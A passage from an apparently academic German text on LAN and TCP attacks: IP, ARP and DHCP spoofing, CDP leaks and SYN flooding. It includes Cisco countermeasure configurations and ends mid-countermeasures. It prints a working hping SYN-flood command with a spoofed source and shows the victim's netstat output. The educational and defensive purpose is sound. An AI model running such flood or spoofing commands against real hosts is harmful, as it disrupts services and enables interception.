Vermittlungsschicht zu erzeugen oder zu verändern. Deshalb kann man die Quell-IP-Adresse beliebig verändern. Weil nach der Veränderung die Header Checksumme des IP-Headers nicht mehr übereinstimmt, muss dieser neu berechnet und in jedem gefälschten IP-Paket ausgetauscht werden. (vgl.[WIKI2009b], [IETF1996])

IP-Spoofing schafft wie auch schon MAC-Spoofing, Anonymität im Netzwerk. Außerdem ist „session hijacking“ möglich. Dies ist ein Angriff auf eine verbindungsbehaftete Datenkommunikation zwischen zwei Rechnern. Bei dieser wird eine Verbindung (Session) aufgebaut. Die beiden Kommunikationspartner authentifizieren sich gegenüber dem anderen und vertrauen einander. Ziel des Angreifers ist es, die Sitzung eines Kommunikationspartners zu übernehmen, um die Vertrauensstellung auszunutzen und um dieselben Privilegien wie der rechtmäßig authentifizierte Benutzer zu erlangen. Zudem ist das Abfangen von Paketen möglich. Da sämtliche Antwortpakete an die gefälschte Quell-IP-Adresse gesendet werden, erhält der Angreifer in der Regel keine Antworten. Ein Angreifer kann jedoch dies für eine distributed denial of service attack (DDoS attack)[3] nutzen, indem er beispielsweise mehreren Empfängern Anfragen mit der gefälschten IP-Adresse seines Opfers schickt, so dass dieser eine Vielzahl unerwarteter Antworten erhält, mit denen er nichts anfangen kann und eventuell wegen Überlastung keine Anfragen mehr bearbeiten kann. Bei einem solchen Angriff ist der Täter in der Regel schwer bis gar nicht zu identifizieren, weil er mit einer gefälschten IP-Adresse Pakete verschickt. Es ist trotzdem möglich, dass der Angreifer beim Senden von Datenpaketen mit gefälschter Quell-IP-Adresse in einem LAN Antwortpakete erhält. Dazu muss er eine nicht vorhandene IP-Adresse benutzen, welche sich im selben Subnetz befindet. Eine vorhandene IP-Adresse wäre grundsätzlich auch möglich, jedoch benötigt er

[3] siehe 3.8 DOS / DDOS

aber eine geringere Verbindungszeit zum Gateway als das Opfer. Er schickt einen ARP request, welches die IP-Adresse des Zielsystems beinhaltet, an die Broadcast-MAC-Adresse (FF:FF:FF:FF:FF:FF), um die MAC-Adresse des Gateways zu erhalten. Alle Netzwerkteilnehmer erhalten diese Anfrage und der richtige Empfänger mit dieser IP-Adresse antwortet dem Angreifer mit einem ARP-Replay, der eigenen MAC-Adresse. Da das Netzwerkprotokoll ARP jeder MAC-Adresse eine IP-Adresse zuordnet, geschieht dies auch mit der MAC-Adresse und der gefälschten IP-Adresse des Angreifers. Daher erfolgt auch der Versand der Pakete an die korrekte MAC-Adresse, und der Angreifer erhält sämtliche Antwortpakete. (vgl.[IETF1996], [SECU2003a], [ERIC2008])




Abbildung 3.4: Sämtliche Pakete mittels IP-Spoofing erhalten

Es folgt eine Statistik des MIT (Massachusetts Institute of Technology) über den aktuellen Status der IP Spoofing Angriffe:




Abbildung 3.5: Statistik - IP Spoofing Angriffe (vgl. [MIT2009])

Dieser Bericht, der vom MIT ANA erstellt wurde, zeigt einen aktuellen Gesamtüberblick über IP-Spoofing im Internet. In dieser Abbildung sieht man, den derzeitigen Status des IP-Spoofings im Internet und die Anzahl an möglichen IP-Adressen die man mittels IP-Spoofing angreifen kann. 482 Millionen IP-Adressen sind mittels Spoofing angreifbar, jedoch sind autonome Systeme prozentuell gesehen stärker von Spoofing-Angriffen gefährdet.

3.3 ARP Spoofing

Die Vorgehensweise von ARP[4] weist sicherheitstechnische Schwächen auf, da eine Authentifizierung des Absenders fehlt.

Angenommen, Kommunikationspartner A hat MAC- und IP - Adresse von B in seinem ARP - Cache eingetragen und umgekehrt. Angreifer C hat auch diese Informationen in seinem ARP - Cache und sendet nun an A einen unaufgeforderten ARP Response, bei dem er für die Quell-IP-Adresse die IP - Adresse von B einsetzt. Nun überschreibt A die zur IP - Adresse von B gehörenden MAC - Adresse mit der Quell-MAC-Adresse des Angreifers. Anschließend schickt C einen weiteren ARP Response an B mit der Quell-IP-Adresse von A und daraufhin überschreibt B ebenfalls die zur IP - Adresse von B gehörenden MAC - Adresse mit der Quell-MAC-Adresse des Angreifers. Dadurch wird die komplette Kommunikation über den Angreifer umgeleitet. Diese Attacke bezeichnet man als Man-in-the-middle-Attack[5]. Damit der Datenverkehr zwischen A und B bestehen bleibt, muss der Angreifer die Datenpakete an das ursprüngliche Ziel weiterleiten. Da der ARP - Cache automatisch nach einer gewissen Zeit gelöscht wird, wiederholt der Angreifer das Senden von manipulierten ARP - Paketen in einem bestimmten Intervall. Es können Einträge in die ARP - Tabelle statisch eingetragen werden, jedoch bedeutet dies einen enormen administrativen Aufwand und wird in der Praxis fast nie realisiert, wodurch die meisten Netze solch einem Angriff ausgeliefert sind. Da jeglicher Datenverkehr über den Angreifer geleitet wird, stehen ihm einige Möglichkeiten offen, Informationen auszulesen und zu sensitiven Daten zu gelangen. Er kann beispielsweise unverschlüsselten Traffic im Klartext mitsniffen. Dadurch kann er Benutzernamen, Passwörter, E-Mail Inhalte und aufgerufene Webseiten abfangen. Verschlüsselte Verbindungen können ebenfalls abgefangen werden, müssen jedoch entschlüsselt werden, um sinnvolle Informationen zu erhalten. Das Entschlüsseln stellt sich in der Praxis als nicht sehr einfach heraus, da die Verschlüsselungsalgorithmen in der heutigen Zeit schon sehr komplex und sicher sind. Es können nur noch selten Schwächen im Design des Protokolls dazu genutzt werden, die Verschlüsselung zu knacken.

[4] siehe 2.3 ARP
[5] siehe 3.7 Man in the middle Attack




Abbildung 3.6: ARP-Spoofing

Eine andere Methode wäre das Brechen schwacher Passwörter durch sogenannte Brute-Force-Attacken[6], was jedoch großen Rechenaufwand hervorruft. Bei verschlüsselten Verbindungen, die mit Zertifikaten arbeiten, wie zum Beispiel bei SSL/TLS[7] oder SSH, lassen sich die Zertifikate durch Client-/Server-Implementierungen der Protokolle fälschen.

Durch ARP-Spoofing können so gut wie alle Angriffsmöglichkeiten realisiert werden und der Angreifer ist im Stande unbegrenzt Schaden anzurichten, da er sämtlichen Datenverkehr mitlesen beziehungsweise manipulieren kann und weitere Angriffe darauf aufbauen kann.




Abbildung 3.7: mittels ARP-Spoofing mitgesnifftes Passwort

[6]siehe 3.9 Brute Force Attack
[7]siehe 2.8 Kryptologie bzw. 3.7.1 Man in the middle Angriffe auf SSL/TLS

3.3.1 Gegenmaßnahmen

Dynamic ARP Inspection

Diese Funktion nützt die Tabelle, welche von DHCP Snooping[8] erstellt wurde, um alle ARP-Responses, die den Switch erreichen, zu überprüfen. Grundlose ARPs sind gleichbedeutend mit einem Man-in-the-Middle-Attack. Dynamic ARP inspection (DAI) verwirft alle ARP Replies, welche nicht mit der DHCP Snooping Tabelle übereinstimmen. ARP-Reply-Pakete, in denen die MAC-Adresse und die IP-Adresse nicht zusammen passen, werden ebenfalls verworfen. Wenn DHCP Snooping nicht verwendet wird, kann DAI mit einer statisch angelegten ARP-Tabelle arbeiten. Es gibt aber auch Ports mit mehreren MAC-Adressen zum Beispiel bei „standby“ Geräten (hsrp, vrrp, usw.), Load Balancern (Microsoft NLB, usw.), virtuellen Devices (Vmware ESX, usw.) Clustern. In diesem Fall sollten diese Ports ebenfalls immer als „trusted“ Ports konfiguriert werden, was bedeutet, dass diese Ports DHCP Requests beantworten dürfen und ARP-Responses ebenfalls angenommen werden.




Abbildung 3.8: Einteilung von Trusted- und Untrusted-Ports verhindert ARP Spoofing

Einige Programme, mit denen man einen Man-in-the-Middle-Angriff durchführen kann, tun dies mittels ARP Spoofing, indem sie eine große Anzahl an ARP-Reply-Paketen versenden. Switches können so konfiguriert werden, dass es ein Limit für solche Pakete gibt und zusätzlich, falls solch eine Flut an Paketen auftritt, wird der Port in einen error state geschaltet. Standardmäßig ist solch eine Limitierung aktiv, sobald ARP inspection konfiguriert wurde und der Standardwert liegt bei 15 solcher Pakete pro Sekunde. (vgl.[SANS2009b])

[8] siehe 3.4 DHCP Spoofing bzw. 3.4.1 Gegenmaßnahmen

Switch(config)# ip arp inspection vlan 1	Aktiviert arp inspection in vlan 1
Switch(config)# int g0/8 Switch(config-if)# ip arp inspection trust	Port mit mehrfachen ARP-Einträgen wird als "trusted"Port konfiguriert
Switch(config-if)# ip arp inspection limit rate 20	Setzt Limitierung für 20 Pakete pro Sekunde
Switch(config-if)# errdisable recovery cause arp-inspection interval 240	Falls ARP-Spoofing bei einem Port auftritt, wird nach 240 Sekunden der error status entfernt

Tabelle 3.1: Dynamic ARP Inspection Konfiguration

3.4 DHCP Spoofing

Das Spoofen einer Antwort eines gültigen DHCP Servers wird als DHCP Spoofing bezeichnet. Der Angreifer antwortet auf DHCP-Requests des Clients. Der eigentliche Server wird auch eine Antwort schicken, wenn sich jedoch das Gerät des Angreifers im selben Segment befindet wie der Client, wird das Antwortpaket des Angreifers voraussichtlich schneller ankommen. Üblicherweise vergibt der Eindringling seine eigene IP-Adresse als Default Gateway, um sämtliche Pakete über seinen Rechner laufen zu lassen und diese dann zu ihrem eigentlichen Ziel. Dies wird auch als Man-in-the-middle-Attack bezeichnet. Der Angreifer kann aber auch seine IP-Adresse als DNS via DHCP vergeben, sodass sämtliche URLs auf falsche IP-Adressen aufgelöst werden. Es gibt aber noch einen weiteren Angriff auf DHCP und zwar den sogenannten DHCP starvation attack. Der Angreifer sendet kontinuierlich DHCP Requests und verändert dabei ständig seine MAC-Adresse, sodass der gesamte IP-Address-Pool an den Angreifer vergeben wird. Dadurch erhält kein weiterer Client im Netz eine IP-Adresse. (vgl.[LEWI2008])




Abbildung 3.9: DHCP-Spoofing

3.4.1 Gegenmaßnahmen

DHCP Snooping

Um solche Angriffe zu verhindern, ist Port Security am Switch sehr wichtig. Darunter versteht man die statische oder dynamische Zuordnung von einer MAC-Adresse zu einem bestimmten Port. Außerdem gibt es DHCP-Snooping, um DHCP-Angriffe zu verhindern. Diese Technik dient zur Bestimmung, welcher Switchport auf DHCP-Requests antworten darf. Dafür werden Ports in vertrauenswürdige (trusted) und nicht vertrauenswürdige (untrusted) Ports eingeteilt. Vertrauenswürdige Ports sind jene, wo ein DHCP-Server angesteckt ist oder ein uplink zu einem DHCP-Server vorhanden ist. Wenn nun ein Angreifer von einem nicht vertrauenswürdigen Port einen DHCP response sendet, wird der Port abgedreht. Dies wird realisiert, indem eine Tabelle mit MAC-Adressen und IP-Adressen angelegt wird, namens DHCP-Snooping-Database. Dies "hört sich an"wie eine ARP-Tabelle, jedoch wird diese angelegt, um den ARP-Traffic zu schützen und um „Man-in-the-Middle-Attacks“ zu verhindern. Standardmäßig werden mittels DHCP-Snooping sämtliche DHCP-Offer Pakete geblockt und nur jene Ports, die als trusted konfiguriert wurden, können solche Pakete senden. DHCP-Snooping kann aber auch mit DHCP-Optionen verbunden werden, indem die Port ID im DHCP-Request mitgesendet wird. (vgl.[LEWI2008], [SANS2009b])

Switch(config)# ip dhcp snooping	Aktiviert DHCP Snooping
Switch(config)# ip dhcp snooping vlan 1,2,6	Aktiviert DHCP Snooping in VLAN 1,2,6
Switch(config)# int g0/7 Switch(config-if)# ip dhcp snooping trust	Der Port des DHCP Servers wird als trusted Port konfiguriert
Switch(config)# ip dhcp snooping database tftp://192.168.0.1/snooping_database_file	Beim Start des Switches wird die dhcp snooping database von einem tftp-Server geladen

Tabelle 3.2: DHCP Snooping Konfiguration

IP Source Guard

Diese Funktion verwendet ebenfalls die DHCP Snooping Tabelle, geht aber noch einen Schritt weiter. Wenn ein Client eingeschaltet wird, filtert IP Source Guard sämtlichen Traffic von und zu dem Port, ausgenommen den DHCP Request und DHCP Reply Traffic. Wenn eine IP-Adresse zugeordnet wurde und der DHCP Snooping Eintrag besteht, wird jeder Datenverkehr, der von diesem Port mit einer anderen IP-Adresse kommt, gefiltert. (vgl.[SANS2009b])

Switch(config)# Int g0/8 Switch(config-if)# ip verify source	Aktiviert ip source guard auf einem Interface
Switch(config)# int g0/8 Switch(config-if)# ip verify source vlan dhcp-snooping	Aktiviert ip source guard für alle VLANs auf diesem Interface

Tabelle 3.3: IP Source Guard Konfiguration

3.5 CDP Attack

Das Cisco Discovery Protocol (CDP) ist ein proprietäres Protokoll, das alle Cisco-Geräte unterstützen. CDP entdeckt andere Cisco-Geräte, die direkt verbunden sind, und dies ermöglicht rasch eine Verbindung mit dem angeschlossenen Gerät und erleichtert in vielen Fällen die Konfiguration und die Konnektivität der jeweiligen Geräte. CDP-Nachrichten werden nicht verschlüsselt, was wiederum eine Sicherheitsschwachstelle ist, da jeder sämtliche Informationen der CDP-Nachrichten auslesen kann.

Standardmäßig haben die meisten Cisco-Router und Switches CDP aktiviert. CDP Informationen werden in regelmäßigen Abständen verschickt und jedes Gerät trägt sich die Informationen lokal in eine Datenbank ein. Da CDP ein Layer 2 Protokoll ist, wird die CDP-Nachricht von Routern nicht weitergegeben bzw. geroutet.

CDP enthält Informationen über das Gerät, wie zum Beispiel die IP-Adresse, IOS-Version, Plattform, ihre Fähigkeiten und das native VLAN. Wenn diese Informationen von einem Angreifer abgefangen werden, kann dieser die Informationen dafür verwenden, Exploits für diese Geräte zu finden und in der Regel werden diese dann mittels einer Denial of Service (DOS)[9]-Attack angegriffen.

Das folgende Bild zeigt ein CDP-Paket, welches mittels Wireshark mitgesnifft wurde. Es zeigt die Cisco IOS Software-Version und dies würde dem Angreifer ermöglichen, Forschungen anzustellen, ob es Sicherheitslücken für diese spezielle Version gibt. Da CDP auch keine Authentifizierung verlangt, könnte ein Angreifer außerdem CDP-Pakete manipulieren und so eigene Cisco Geräte anschließen.




Abbildung 3.10: CDP-Informationen

Um diese Schwachstelle zu schließen, ist es wichtig, die Verwendung von CDP zu unterlassen und auf den Cisco-Geräten zu deaktivieren, da die Geräte solch Informationen nicht benötigen, um sie zu verwenden. (vgl.[LEWI2008])

[9] siehe 3.8 DOS/DDOS

3.6 SYN-Flooding

Der TCP-Handshake[10] ist anfällig auf mehrere Attacken. Darunter auch das sogenannte SYN-Flooding.

Wie bereits erklärt, sendet zunächst der Client ein SYN-Segment an den Server. Dieser trägt die neue Verbindung in die so genannte Backlog-Queue ein und sendet ein SYN/ACK-Segment als Antwort. Der Client sollte nun ein ACK-Segment senden, wodurch der Verbindungsaufbau abgeschlossen wird. Da jedoch nicht gewährleistet ist, dass jedes TCP-Segment ankommt (IP kann die Zustellung nicht garantieren) muss der Server unter Umständen auf dieses ACK warten. Er wird davon ausgehen, dass sein SYN/ACK verloren gegangen ist und versuchen, dieses erneut zu senden (vgl.[IETF1981a]). Erst wenn das Timeout abgelaufen ist (was auf einigen Systemen bis zu 3 Minuten dauern kann) oder das ACK ankommt, kann die Verbindung aus der Backlog-Queue entfernt werden. Es gibt für jeden TCP-Port eine eigene Backlog-Queue

Dieses Verhalten ermöglicht einen relativ einfachen Angriff auf den TCP-Handshake, da für die Backlog-Queue Speicher benötigt wird (sie muss alle Daten zu der neuen Verbindung, insbesondere Sequence-Numbers, aufbewahren, damit kein anderer Rechner in den Verbindungsaufbau eingreifen kann), das Versenden eines gültigen SYN-Segments, jedoch kaum Ressourcen erfordert.

Ein Angreifer kann eine große Menge an Anfragen an einen Server stellen, bis dessen Backlog-Queue überläuft und er nicht mehr in der Lage ist, neue legitime Anfragen zu behandeln (ältere Betriebssysteme können auch abstürzen). Dies ist ein klassischer „Denial Of Service“-Angriff[11].

Da der Angreifer selbst keine Informationen über den Server, außer den offenen TCP-Port, benötigt, muss er lediglich die SYN-Segmente senden. Zusätzlich kann er auch die Quelladresse des Angriffs verfälschen[12], um seine Spuren zu verwischen. Idealerweise ist die gefälschte Adresse nicht erreichbar bzw. antwortet nicht auf die SYN/ACK's des Opfers (wie z.B. eine Firewall). Andernfalls würde der vermeintliche Initiator der TCP-Verbindung sofort erkennen, dass dieses nicht für ihn bestimmt ist (er hat ja kein SYN gesendet) und ein RST an das Opfer senden, welches daraufhin die Verbindung aus der Backlog-Queue entfernen würde. (vgl.[SECU2003b])

Es gibt zahlreiche Programme, mit denen SYN-Flooding Angriffe ausgeführt werden können. In der einfachsten Form kann ein einfacher Packet-Injector (Nemesis[13], Hping[14], Scapy[15]) benutzt werden. Wichtig ist lediglich, dass das Betriebsystem des Angreifers RAW-Sockets unterstützt, welche den TCP-Stack des Betriebssystems umgehen. Das ist erforderlich, da er sonst erstens die Quell-IP nicht verfälschen kann und zweitens für jedes SYN Speicher für eine komplette Verbindung verbrauchen müsste.

[10] siehe 2.2 TCP - UDP
[11] siehe 3.8 DOS/DDOS
[12] siehe 3.2 IP-Address-Spoofing
[13] http://nemesis.sourceforge.net/
[14] http://www.hping.org/
[15] http://www.secdev.org/projects/scapy/

Unter den meisten aktuellen Windows-Versionen sind diese Angriffe nicht durchzuführen, da das Senden von TCP-Segmenten via RAW-Socket dort nicht möglich ist. (vgl.[MSDN2010a], Limitations on Raw Sockets)

3.6.1 Beispiel - hping

Das nachfolgende Listing zeigt einen Angriff mittels Hping. Als Quell-IP wird „1.2.3.4“ benutzt. Am Rechner „Victim“ ist deutlich zu sehen, dass es mehrere neue Verbindungen im „SYN-Received“-Status gibt. Das bedeutet, dass ein SYN/ACK gesendet, aber noch kein ACK empfangen wurde. Die Liste ist in Wahrheit wesentlich länger.

```
root@attacker ~ # hping --flood -a 1.2.3.4 -p 80 --syn
   192.168.0.1
HPING 192.168.0.1 (eth0 192.168.0.1): S set, 40 headers + 0
   data bytes
hping in flood mode, no replies will be shown

root@victim ~ # netstat -nt
Aktive Internetverbindungen (ohne Server)
Proto Recv-Q Send-Q Local Address           Foreign Address
          State
tcp        0      0 192.168.0.1:80          1.2.3.4:2628
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2631
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2622
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2619
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2675
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2609
             SYN_RECV
tcp        0      0 192.168.0.1:80          1.2.3.4:2237
             SYN_RECV
. . .
```

Listing 3.1: Synflooding-Angriff mit Hping

3.6.2 Gegenmaßnahmen

Es gibt einige mehr oder weniger effektive Maßnahmen, um sich vor SYN-Flooding-Angriffen zu schützen:

Indem man die Backlog-Queue vergrößert oder die Zeit, bis eine halboffene Verbindung entfernt wird verringert, kann man dafür sorgen, dass der Server länger für legitime Benutzer verfügbar ist. Der Angreifer muss dann mehr Ressourcen einsetzen, um erfolgreich zu sein. Er muss mehr SYN-Segmente in kürzerer Zeit senden, wofür

unter Umständen mehrere Rechner benötigt werden.

Einige Betriebssysteme bieten auch einen Mechanismus zur automatischen Erkennung und Bekämpfung von SYN-Flooding-Angriffen an.

Backlog-Queue vergrößern

